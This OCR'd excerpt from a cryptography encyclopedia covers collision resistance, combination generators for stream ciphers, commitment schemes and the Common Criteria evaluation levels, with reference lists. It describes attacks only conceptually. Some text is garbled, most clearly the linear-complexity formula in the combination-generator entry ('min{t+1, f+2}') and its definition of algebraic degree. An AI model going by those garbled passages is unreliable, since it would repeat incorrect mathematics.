Quisquater J-J, Delescaille J-P (1990) How easy is collision search? Application to DES. In: Quisquater J-J, Vandewalle J (eds) Advances in cryptology, proceedings Eurocrypt'89, Houthalen, April 1989, Lecture notes in computer science, vol 434. Springer, Berlin, pp 429–434

Shoup V (1997) Lower bounds for discrete logarithms and related problems. In: Fumy W (ed) Advances in cryptology, proceedings Eurocrypt'97, Konstanz, May 1997, Lecture notes in computer science, vol 1233. Springer, Berlin, pp 256–266

van Oorschot PC, Wiener M (1999) Parallel collision search with cryptanalytic applications. J Cryptol 12(1):1–28
[MathSciNet]

Yuval G (1979) How to swindle Rabin. Cryptologia 3:187–189

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300169

Collision Fault Analysis

Differential Fault Analysis

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_565

Collision Resistance

Bart Preneel[43] ✉
(43) Department of Electrical Engineering-ESAT/COSIC, University of Leuven, Heverlee, Belgium

✉ **Bart Preneel**
Email: bart.preneel@esat.kuleuven.be

Synonyms

Strong collision resistance; Universal One-Way Hash Functions (UOWHF)

Definition

Collision resistance is the property of a hash function that it is computationally infeasible to find two (distinct) colliding inputs.

Background

Second preimage resistance and collision resistance of hash functions have been introduced by Rabin in 1978 (Rabin 1978); the attack based on the birthday paradox was first pointed out by Yuval in 1979 (Preneel 1993, 1997; Yuval 1979).

Theory

Collision resistance is related to second preimage resistance, which is also known as weak collision resistance. A minimal requirement for a hash function to be collision resistant is that the length of its result should be 192

bits (in 2011). Collision resistance is the defining property of a collision resistant hash function (CRHF) (Hash Function). The exact relation between collision resistance, second preimage resistance, and preimage resistance is rather subtle, and depends on the formalization of the definition: it is shown in (Damgård 1990; Gibson 1990; Rogaway and Shrimpton 2004; Stinson 2006) that under certain conditions, collision resistance implies second preimage resistance and preimage resistance.

In order to formalize the definition of a collision-resistant hash function (see Damgård (1990)), one needs to introduce a class of functions indexed by a public parameter, which is called a key. Indeed, one cannot require that there does not exist an efficient adversary who can produce a collision for a fixed hash function, since any adversary who stores two short colliding inputs for a hash function would be able to output a collision efficiently (note that hash functions map large domains to fixed ranges, hence such collisions always exist). Introducing a class of functions solves this problem, since an adversary cannot store a collision for each value of the key (provided that the key space is not too small). An alternative solution is described by Rogaway (2006): One can formalize the inability of human beings to find collisions, and use this property in security reductions.

For a hash function with an n-bit result, an efficient collision research based on the birthday paradox requires approximately $2^{n/2}$ hash function evaluations. One can substantially reduce the memory requirements (and also the memory accesses) by translating the problem to the detection of a cycle in an iterated mapping. This was first proposed by Quisquater and Delescaille (1990). Van Oorschot and Wiener propose an efficient parallel variant of this algorithm (1999); with a ten million US$ machine, collisions for MD5 (with $n = 128$) could be found in 21 days in 1994, which corresponds to about 10 s in 2024. In order to make a collision search infeasible for the next 15–20 years, the hash result needs to be 256 bits or more.

Cross-References

Hash Functions
One-Way Function
Preimage Resistance
Second Preimage Resistance

References

Damgård IB (1990) A design principle for hash functions. In: Brassard G (ed) Advances in cryptology—CRYPTO'89: proceedings, Santa Barbara, 20–24 August 1989, Lecture notes in computer science, vol 435. Springer, Berlin, pp 416–427

Gibson JK (1990) Some comments on Damgård's hashing principle. Electron Lett 26(15):1178–1179

Merkle R (1979) Secrecy, authentication, and public key systems. UMI Research Press, Ann Arbor

Preneel B (1993) Analysis and design of cryptographic hash functions. Doctoral Dissertation, Katholieke Universiteit Leuven

Preneel B (1997) The state of cryptographic hash functions. In: Damgård I (ed) Lectures on data security, Lecture notes in computer science, vol 1561. Springer, Berlin, pp 158–182

Quisquater J-J, Delescaille J-P (1990) How easy is collision search? Application to DES. In: Quisquater J-J, Vandewalle J (eds) Advances in cryptology—EUROCRYPT'89: proceedings, Belgium, 10–13 April 1989, Lecture notes in computer science, vol 434. Springer, Berlin, pp 429–434

Rabin MO (1978) Digitalized signatures. In: Lipton R, DeMillo R (eds) Foundations of secure computation. Academic Press, New York, pp 155–166

Rogaway P (2006) Formalizing human ignorance. In: Nguyen PQ (ed) Progress in cryptology – VIETCRYPT 2006: proceedings, Hanoi, 25–28 September 2006, Lecture notes in computer science, vol 4341. Springer, Berlin, pp 211–228

Rogaway P, Shrimpton T (2004) Cryptographic hash function basics: definitions, implications, and separations for preimage resistance, second-preimage resistance, and collision resistance. In: Roy BK, Meier W (eds) Fast software encryption, Delhi, 5–7 February 2004, Lecture notes in computer science, vol 3017. Springer, Berlin, pp 371–388

Stinson DR (2006) Some observations on the theory of cryptographic hash functions. Design Code Cryptogr 38(2):259–277
[MathSciNet]

van Oorschot PC, Wiener M (1999) Parallel collision search with cryptanalytic applications. J Cryptol 12(1):1–28
[MathSciNet]

Yuval G (1979) How to swindle Rabin. Cryptologia 3:187–189

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_338

Combination Generator

Anne Canteaut[44] ✉
(44) Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France


✉ **Anne Canteaut**
Email: Anne.Canteaut@inria.fr

Definition

A *combination generator* is a running-key generator for stream cipher applications. It is composed of several linear feedback shift registers (LFSRs) whose outputs are combined by a Boolean function to produce the keystream as depicted on Fig. 1. Then, the output sequence $(s_t)_{t \geq 0}$ of a combination generator composed of n LFSRs is given by

$$s_t = f\left(u_t^1, u_t^2, \ldots, u_t^n\right), \ \forall t \geq 0,$$

where $\left(u_t^i\right)_{t \geq 0}$ denotes the sequence generated by the i-th constituent LFSR and f is a function of n variables. In the case of a combination generator composed of n LFSR over $\mathbf{F}_q$, the combining function is a function from $\mathbf{F}_q{}^n$ into $\mathbf{F}_q$.



Combination Generator, Fig. 1 Combination generator

Theory

The combining function *f* should obviously be *balanced*, i.e., its output should be uniformly distributed. The constituent LFSRs should be chosen to have primitive feedback polynomials for ensuring good statistical properties of their output sequences (Linear Feedback Shift Register for more details).

The characteristics of the constituent LFSRs and the combining function are usually publicly known. The secret parameters are the initial states of the LFSRs, which are derived from the secret key of the cipher by a key-loading algorithm. Therefore, most attacks on combination generators consist in recovering the initial states of all LFSRs from the knowledge of some digits of the sequence produced by the generator (in a known plaintext attack) or of some digits of the ciphertext sequence (in a ciphertext only attack). When the feedback polynomials of the LFSR and the combining function are not known, the reconstruction attack presented in Canteaut and Filiol (2001) enables to recover the complete description of the generator from the knowledge of a large segment of the ciphertext sequence.

Statistical properties of the output sequence. The sequence produced by a combination generator is a linear recurring sequence. Its period and its linear complexity can be derived from those of the sequences generated by theconstituent LFSRs and from the *algebraic normal form* of the combining function (Boolean function). Indeed, if we consider two linear recurring sequences $\mathbf{u}$ and $\mathbf{v}$ over $\mathbf{F}_q$ with linear complexities $\Lambda(\mathbf{u})$ and $\Lambda(\mathbf{v})$,we have

the following properties:

- the linear complexity of the sequence $\mathbf{u} + \mathbf{v} = (u_t + v_t)_{t\geq 0}$ satisfies

$$\Lambda(\mathbf{u}+\mathbf{v}) \leq \Lambda(\mathbf{u}) + \Lambda(\mathbf{v}),$$

  with equality if and only if the minimal polynomials of **u** and **v** are relatively prime. Moreover, in case of equality, the period of **u** + **v** is the least common multiple of the periods of **u** and **v**.
- the linear complexity of the sequence $\mathbf{uv} = (u_t v_t)_{t\geq 0}$ satisfies

$$\Lambda(\mathbf{uv}) \leq \Lambda(\mathbf{u})\,\Lambda(\mathbf{v}),$$

  where equality holds if the minimal polynomials of **u** and **v** are primitive and if $\Lambda(\mathbf{u})$ and $\Lambda(\mathbf{v})$ are distinct and greater than 2. Other general sufficient conditions for $\Lambda(\mathbf{uv}) = \Lambda(\mathbf{u})\Lambda(\mathbf{v})$ can be found in Herlestam (1986), Göttfert and Niederreiter (1995), Rueppel and Staffelbach (1987).

Thus, the keystream sequence produced by a combination generator composed of *n* binary LFSRs with primitive feedback polynomials which are combined by a Boolean function *f* satisfies the following property proven in Rueppel and Staffelbach (1987). If all LFSR lengths $L_1,\ldots, L_n$ are distinct and greater than 2 (and if all LFSR initializations differ from the all-zero state), the linear **s** is equal to

$$\min\{t+1, f+2\}$$

where the algebraic normal form of *f* is evaluated over integers. For instance, if four LFSRs of lengths $L_1,\ldots,L_4$ satisfying the previous conditions are combined by the Boolean function $x_1x_2 + x_2x_3 + x_4$, the linear complexity of the resulting sequence is $L_1L_2 + L_2L_3 + L_4$. Similar results concerning the combination of LFSRs over $\mathbf{F}_q$ can be found in Brynielsson (1986), Rueppel and Staffelbach (1987). A high linear complexity is desirable property for a keystream sequence since it ensures that Berlekamp–Massey algorithm becomes computationally infeasible. Thus, the combining function *f* should have a high *algebraic degree* (the algebraic degree of a Boolean function is the highest number of terms occurring in a monomial of its algebraic normal form).

Known attacks and related design criteria. Combination generators are vulnerable to many divide-and-conquer attacks which aim at considering the constituent LFSRs independently. These attacks exploit the existence of biased relations between the outputs of the generator at different time instants, which involve a few registers only; such relations then enable the attacker to perform an exhaustive search for the initial states of a subset of the constituent registers in the case of a state-recovery attack, or to apply some hypothesis testing in the case of distinguishing attacks. These techniques include correlation attack and its variants called fast correlation attacks, distinguishing attacks such as the attack presented in Hell et al. (2009). More sophisticated algorithms can be found in Johansson et al. (2006), Naya-Plasencia (2007).

In order to make these attacks infeasible, the LFSR feedback polynomials should not be sparse. The combining function should have a high *correlation-immunity order*, also called *resiliency order*, when the involved function is balanced (correlation-immune Boolean function). But, there exists a trade-off between the correlation-immunity order and the algebraic degree of a Boolean function. Most notably, the correlation-immunity of a balanced Boolean function of n variables cannot exceed $n-1-\deg(f)$ when the algebraic degree of f, $\deg(f)$, is greater than 1. Moreover, the complexity of correlation attacks and of fast correlation attacks also increases with the nonlinearity of the combining function (correlation attack).

The trade-offs between high algebraic degree, high correlation-immunity order, and high nonlinearity can be circumvented by replacing the combining function by a finite state automaton with memory. Examples of such combination generators with memory are the summation generator and the stream cipher E_0 used in Bluetooth.

Cross-References

Boolean Functions
Linear Feedback Shift Register
Stream Ciphers

Recommended Reading

Brynielsson L (1986) On the linear complexity of combined shift register sequences. In: Advances in cryptology - EUROCRYPT ’85. Lecture notes in computer science, vol 219. Springer, Heidelberg, pp 156–160

Canteaut A, Filiol E (2001) Ciphertext only reconstruction of stream ciphers based on combination generators. In: Fast software encryption – FSE 2000. Lecture notes in computer science, vol 1978. Springer, Heidelberg, pp 165–180

Göttfert R, Niederreiter H (1995) On the minimal polynomial of the product of linear recurring sequences. Finite Fields Appl 1(2):204–218
[MathSciNet]

Hell M, Johansson T, Brynielsson L (2009) An overview of distinguishing attacks on stream ciphers. Cryptogr Commun 1(1):71–94
[MathSciNet]

Herlestam T (1986) On functions of linear shift register sequences. In: Advances in cryptology – EUROCRYPT ‘85. Lecture notes in computer science, vol 219. Springer, Heidelberg, pp 119–129

Johansson T, Meier W, Muller F (2006) Cryptanalysis of Achterbahn. In: Fast software encryption – FSE 2006. Lecture notes in computer science, vol 4047. Springer, Heidelberg, pp 1–14

Naya-Plasencia M (2007) Cryptanalysis of Achterbahn-128/80. In: Fast software encryption – FSE 2007. Lecture notes in computer science, vol 4593. Springer, Heidelberg, pp 73–86

Rueppel RA, Staffelbach OJ (1987) Products of linear recurring sequences with maximum complexity. IEEE Trans Inform Theory 33(1):124–131

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300170

Commercial Off-the-Shelf

Levels of Trust

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_239

Commitment

Claude Crépeau[45] ✉
(45) School of Computer Science, McGill University, Montreal, QC, Canada

✉ **Claude Crépeau**
Email: crepeau@cs.mcgill.ca

Definition

A commitment scheme is a two-phase cryptographic protocol between two parties, a sender and a receiver, satisfying the following constraints. At the end of the first phase (named Commit) the sender is committed to a specific value (often a single bit) that he cannot change later on (Commitments are binding) and the receiver should have no information about the committed value, other than what he already knew before the protocol (Commitments are concealing). In the second phase (named Unveil), the sender sends extra information to the receiver that allows him to determine the value that was concealed by the commitment.

Background


The terminology of commitments, influenced by the legal vocabulary, first appeared in the contract-signing protocols of Even (1982), although it seems fair to attribute the concept to Blum (1982) who implicitly uses it for coin flipping around the same time. In his Crypto 81 paper, Even refers to Blum's contribution saying: "In the summer of 1980, in a conversation, M. Blum suggested the use of randomization for such protocols." Apparently, Blum introduced the idea of using random hard problems to commit to

something (coin, contract, etc.). However, one can also argue that the earlier work of Shamir et al. (1981) on mental poker implicitly used commitments as well, since in order to generate a fair deal of cards, Alice encrypts the card names under her own encryption key, which is the basic idea for implementing commitments. The term “blob” is also used as an alternative to commitment by certain authors (Brassard et al. 1998; Chaum et al. 1988; Kilian 1992). The former mostly emphasizes the concealing property, whereas the latter refers mainly to the binding property.

Theory


Commitments are important components of zero-knowledge protocols (Brassard et al. 1998; Goldreich et al. 1991), and other more general two-party cryptographic protocols (Kilian 1988).

A natural intuitive implementation of a commitment is performed using an envelope (see Fig. 1). Some information written on a piece of paper may be committed to by sealing it inside an envelope. The value inside the sealed envelope cannot be guessed (envelopes are concealing) without modifying the envelope (opening it) nor the content can be modified (envelopes are binding).



Commitment, Fig. 1 Committing with an envelope

Unveiling the content of the envelope is achieved by opening it and extracting the piece of paper inside (see Fig. 2).



Commitment, Fig. 2 Unveiling from an envelope

Under computational assumptions, commitments come in two dual flavors: binding but computationally concealing commitments and concealing but computationally binding commitments. Commitments of both types may be achieved from any one-way function (Haitner et al. 2009; Håstad et al. 1999; Naor 1991; Naor et al. 1993).

A simple example of a bit commitment of the first type is obtained using the Goldwasser–Micali probabilistic encryption scheme with one's own pair of public keys (n, q) such that n is an RSA modulus (RSA public key encryption) and q a random quadratic non-residue modulo n with Jacobi symbol + 1 (quadratic residue). Unveiling is achieved by providing a square root of each quadratic residue and of quadratic non-residue multiplied by q. A similar example of a bit commitment of the second type is constructed from someone else's pair of public keys (n, r) such that n is an RSA modulus and r a random quadratic residue modulo n. A zero bit is committed using a random quadratic residue mod n while a one bit is committed using a random quadratic residue multiplied by r modulo n. Unveiling is achieved by providing a square root of quadratic residues committing to a zero and of quadratic residues multiplied by r used to commit to a one.

Unconditionally, binding and concealing commitments can also be obtained under the assumption of the existence of a binary symmetric channel (Crépeau 1997) and under the assumption that the receiver owns a bounded amount of memory (Cachin et al. 1998). In multiparty scenarios (Ben-Or et al. 1988b; Chaum et al. 1988; Goldreich et al. 1991), commitments are usually achieved through Verifiable Secret Sharing

Schemes (Chor et al. 1985). However, the two-prover case (Ben-Or et al. 1988a) does not require the verifiable property because the provers are physically isolated from each other during the life span of the commitments.

In a quantum computation model (quantum cryptography), it was first believed that commitment schemes could be implemented with unconditional security for both parties (Brassard et al. 1993) but it was later demonstrated that if the sender is equipped with a quantum computer, then any unconditionally concealing commitment cannot be binding (Lo and Chau 1997; Mayers 1997).

Commitments exist with various extra properties: chameleon/trapdoor commitments (Ben-Or et al. 1988a; Feige and Shamir 1989), commitments with equality (attributed to Bennett and Rudich in (Crépeau et al. 1995; Kilian 1992)), nonmalleable commitments (Dolev et al. 1991) (with respect to unveiling (Di Crescenzo et al. 1998)), mutually independent commitments (Liskov et al. 2001), and universally composable commitments (Canetti and Fischlin 2001).

Editor note: statistically-hiding commitment from any one-way functions have been found to be implementable more recently in subsequent work (Haitner and Reingold 2007).

Cross-References

One-Way Function
Zero-Knowledge

References

Ben-Or M, Goldwasser S, Kilian J, Wigderson A (1988a) Multi-prover interactive proofs: how to remove intractability assumptions. In: Proceedings of the 20th annual ACM symposium on theory of computing, Chicago, IL. ACM, New York, pp 113–122

Ben-Or M, Goldwasser S, Wigderson A (1988b) Completeness theorems for fault-tolerant distributed computing. In: Proceedings of the 20th ACM symposium on theory of computing, Chicago, 1988. ACM, New York, pp 1–10

Blum M (1982) Coin flipping by telephone. In: Gersho A (ed) Advances in cryptography. University of California, Santa Barbara, pp 11–15

Brassard G, Crépeau C, Jozsa R, Langlois D (1993) A quantum bit commitment scheme provably unbreakable by both parties. In: Twenty-ninth symposium on foundations of computer science. IEEE, Piscataway, pp 42–52

Brassard G, Chaum D, Crépeau C (1998) Minimum disclosure proofs of knowledge. J Comput Syst Sci 37:156–189
[MathSciNet]

Cachin C, Crépeau C, Marcil J (1998) Oblivious transfer with a memory-bounded receiver. In: Thirty-ninth annual symposium on foundations of computer science: proceedings, 8–11 Nov 1998, Palo Alto. IEEE Computer Society Press, Los Alamitos, pp 493–502

Canetti R, Fischlin M (2001) Universally composable commitments. In: Kilian J (ed) Advances in cryptology – CRYPTO 2001, International Association for Cryptologic Research, Lecture notes in computer science, vol 2139. Springer, Berlin, pp 19–40

Chaum D, Crépeau C, Damgård I (1988) Multi-party unconditionally secure protocols. In: Proceedings of the 20th ACM symposium on theory of computing, Chicago, 1988. ACM, New York

Chor B, Goldwasser S, Micali S, Awerbuch B (1985) Verifiable secret sharing and achieving simultaneity in the presence of faults (extended abstract). In: Proceedings of the 26th FOCS, Portland, 21–23 Oct 1985. Piscataway, IEEE, pp 383–395

Crépeau C (1997) Efficient cryptographic protocols based on noisy channels. In: Fumy W (ed) Advances in cryptology – EUROCRYPT'97, Lecture notes in computer science, vol 1233. Springer, Berlin, pp 306–317

Crépeau C, van de Graaf J, Tapp A (1995) Committed oblivious transfer and private multi-party computation. In: Coppersmith D (ed) Advances in cryptology – CRYPTO'95, Lecture notes in computer science, vol 963. Springer, Berlin, pp 110–123

Di Crescenzo G, Ishai Y, Ostrovsky R (1998) Non-interactive and non-malleable commitment. In: Proceedings of the 30th symposium on the theory of computing. ACM, New York, pp 141–150

Dolev D, Dwork C, Naor M (1991) Nonmalleable cryptography. In: Proceedings of the 23rd annual ACM symposium on theory of computing, New Orleans, 6–8 May 1991. IEEE Computer Society Press, Los Alamitos

Even S (1982) Protocol for signing contracts. In: Gersho A (ed) Advances in cryptography, Santa Barbara, CA, USA, 1982. University of California, Santa Barbara

Feige U, Shamir A (1989) Zero knowledge proofs of knowledge in two rounds. In: Brassard G (ed) Advances in cryptology – CRYPTO'89, Lecture notes in computer science, vol 435. Springer, Berlin, pp 526–544

Goldreich O, Micali S, Wigderson A (1991) Proofs that yield nothing but their validity or all languages in NP have zero-knowledge proof systems. J Assoc Comput Mach 38(3):691–729
[MathSciNet]

Haitner I, Reingold O (2007) Statistically-hiding commitment from any one-way function, STOC 2007, June 11–13, 2007, San Diego, CA, USA.

Haitner I, Nguyen M-H, Ong SJ, Reingold O, Vadhan S (2009) Statistically hiding commitments and statistical zero-knowledge arguments from any one-way function. SIAM J Comput 39(3):1153–1218 [MathSciNet]

Håstad J, Impagliazzo R, Levin LA, Luby M (1999) A pseudorandom generator from any one-way function. SIAM J Comput 28(4):1364–1396. http://www.emis.de/MATH-item?0940.68048 [MathSciNet]

Kilian J (1988) Founding cryptography on oblivious transfer. In: Proceedings of the 20th ACM symposium on theory of computing, Chicago, 1988. ACM, New York, pp 20–31

Kilian J (1992) A note on efficient zero-knowledge proofs and arguments (extended abstract). In: Proceedings of the 24th annual ACM symposium on the theory of computing, Victoria, 4–6 May 1992, pp 723–732

Liskov M, Lysyanskaya A, Micali S, Reyzin L, Smith A (2001) Mutually independent commitments. In: Boyd C (ed) Advances in cryptology – ASIACRYPT 2001, Lecture notes in computer science, vol 2248. Springer, Berlin, pp 385–401

Lo H-K, Chau H-F (1997) Is quantum bit commitment really possible. Phys Rev Lett 78(17):3410–3413

Mayers D (1997) Unconditionally secure quantum bit commitment is impossible. Phys Rev Lett 78(17):3414–3417

Naor M (1991) Bit commitment using pseudorandomness. J Cryptol 4:151–158

Naor M, Ostrovsky R, Venkatesan R, Yung M (1993) Perfect zero-knowledge arguments for NP can be based on general complexity assumptions. In: Brickell EF (ed) Advances in cryptology – CRYPTO’92, Lecture notes on computer science, vol 740. Springer, Berlin. (This work was first presented at the DIMACS workshop on cryptography, October 1990)

Shamir A, Rivest RL, Adleman LM (1981) Mental poker. In: Klarner D (ed) The mathematical Gardner. Wadsworth, Belmont

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300171

Commitment Schemes

Anonymous Communications over Blockchain Technology

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_186

Common Criteria

Tom Caddy[46] ✉
(46) InfoGard Laboratories, San Luis Obispo, CA, USA

✉ **Tom Caddy**
Email: tcaddy@adelaide-solutions.com

Synonyms

ISO 15408 CC – common criteria

Definition

The Common Criteria (CC), also known as ISO 15408, is intended to be used as the basis for evaluation of security relevant properties of IT hardware and software products. Security properties include all aspects of trust and assurance. The objective is that a common methodology and criteria to evaluate product characteristics would reduce redundant evaluations and broaden markets while improving security.

Background

The current version is 3.1 and has evolved since originated. The standard was developed by an international group that merged programs from three countries to derive common criteria. The three programs were:

- *ITSEC*. The European standard, developed in the early 1990s by France, Germany, the Netherlands, and the UK.
- *CTCPEC*. The Canadian standard first published in May 1993.

- *TCSEC*. The United States Department of Defense 5200.28 Standard, called the Orange Book and parts of the Rainbow Series.

Theory and Application

The goal is for Common Criteria to permit comparability of products in spite of the results originating in independent security evaluations, for various products, evaluated by separate organizations, in different countries. The vision is that by providing a common set of requirements for the security functionality of IT products, and a common set of assurance measurements applied to them that the evaluation process will establish a level of confidence in the knowledge and trust of the evaluated products. The evaluation results may help consumers to determine whether an IT product or system is appropriate for their intended application and whether the security risks implicit in its use are acceptable.

Common Criteria is not a security specification that prescribes specific or necessary security functionality or assurance. Therefore, it is not intended to verify the quality or security of cryptographic implementations. Products that require cryptography are often required to attain a FIPS 140–2 validation for their cryptographic functionality before the common criteria evaluation can be completed. There are security products that are very important to security but may not incorporate cryptography as a part of their functionality. Examples include operating systems, firewalls, and IDS systems. Common Criteria is a methodology to gain assurance that a product is actually designed and subsequently performs according to the claims in the product's "Security Target" document. The level of assurance (EAL) that the product functions correctly is specified as one of seven levels that are described later.

The Common Criteria specification has been published as International Standard ISO/IEC 15408:1999. It is sometimes also published in formats specific to a given country that facilities use in their individual test scheme. The content and requirements are intended to be identical.

Seven governmental organizations, which are collectively called "the Common Criteria Project Sponsoring Organizations," were formed to develop the standard and program. The countries and organizations are:

- *Canada*. Communications Security Establishment
- *France*. Service Central de la Scurit des Systmes d'Information

- *Germany*. Bundesamt fr Sicherheit in der Informationstechnik
- *The Netherlands*. Netherlands National Communications Security Agency
- *The United Kingdom*. Communications-Electronics Security Group
- *The United States*. National Institute of Standards and Technology
- *The United States*. National Security Agency

The Common Criteria Project Sponsoring Organizations approved the licensing and use of CC v2.1 to be the basis of ISO 15408. Because of its international basis, certifications under Common Criteria are under a "Mutual Recognition Agreement." This is an agreement that certificates issued by organizations under a specific scheme will be accepted in other countries as if they were evaluated under their own schemes. The list of countries that have signed up to the mutual recognition have grown beyond just the original sponsoring organizations.

The Common Criteria scheme incorporates a feature called a Protection Profile (PP). This is a document that specifies an implementation-independent set of security requirements for a category of products (i.e., Traffic Filters or smart cards) that meet the needs of specific consumer groups, communities of interest, or applications. Protection Profiles are considered a product in themselves, and are evaluated and tested for compliance to Common Criteria, just as a functional product would. Before a product can be validated using common criteria to a given protection profile (or a combination of them), the Protection Profiles have to be evaluated and issued certificates of compliance. Instead of the Security Target (a required document) referring to a protection profile for a set of security functionality and assurance criteria, it is acceptable for the product Security Target to independently state the security functionality and assurance level to which the product will be evaluated. The limitation is that this restricts the ability of product consumers or users to readily compare products of similar functionality.

EAL1. The objective for evaluation assurance level 1 (EAL1) is described as "functionally tested" is to confirm that the product functions in a manner consistent with its documentation, and that it provides useful protection against identified threats.

EAL1 is applicable where some confidence in correct operation is required, but the threats to security are not viewed as serious. The

evaluation will be of value where independent assurance is required to support the contention that due care has been exercised with respect to the protection of personal or similar information.

EAL1 provides an evaluation of the product as made available to the customer, including independent testing against a specification, and an examination of the guidance documentation provided. It is intended that an EAL1 evaluation could be successfully conducted without assistance from the developer of the product, and for minimal cost and schedule impact.

EAL2. The objective for evaluation assurance level 2 (EAL2) is described as "structurally tested." EAL2 requires the cooperation of the developer in terms of the delivery of design information and test results, but should not demand more effort on the part of the developer than is consistent with good commercial practice, and therefore, should not require a substantially increased investment of cost or time.

EAL2 is applicable in those circumstances where developers or users require a low to moderate level of independently assured security but does not require the submission of a complete development record by the vendor. Such a situation may arise when securing legacy systems, or where access to the developer may be limited.

EAL3. The objectives for evaluation assurance level 3 (EAL3) are described as "methodically tested and checked." EAL3 permits a conscientious developer to gain maximum assurance from positive security engineering at the design stage without substantial alteration of existing sound development practices.

EAL3 is applicable in those circumstances where developers or users require a moderate level of independently assured security, and require a thorough investigation of the product and its development without substantial reengineering.

EAL4. The objectives for evaluation assurance level 4 (EAL4) are described as "methodically designed, tested, and reviewed." EAL4 permits a developer to gain maximum assurance from positive security engineering based on good commercial development practices, which, though rigorous, do not require substantial specialist knowledge, skills, and other resources.

EAL4 is therefore applicable in those circumstances where developers or users require a moderate to high level of independently assured security in conventional commodity products and are prepared to incur additional security-specific engineering costs.

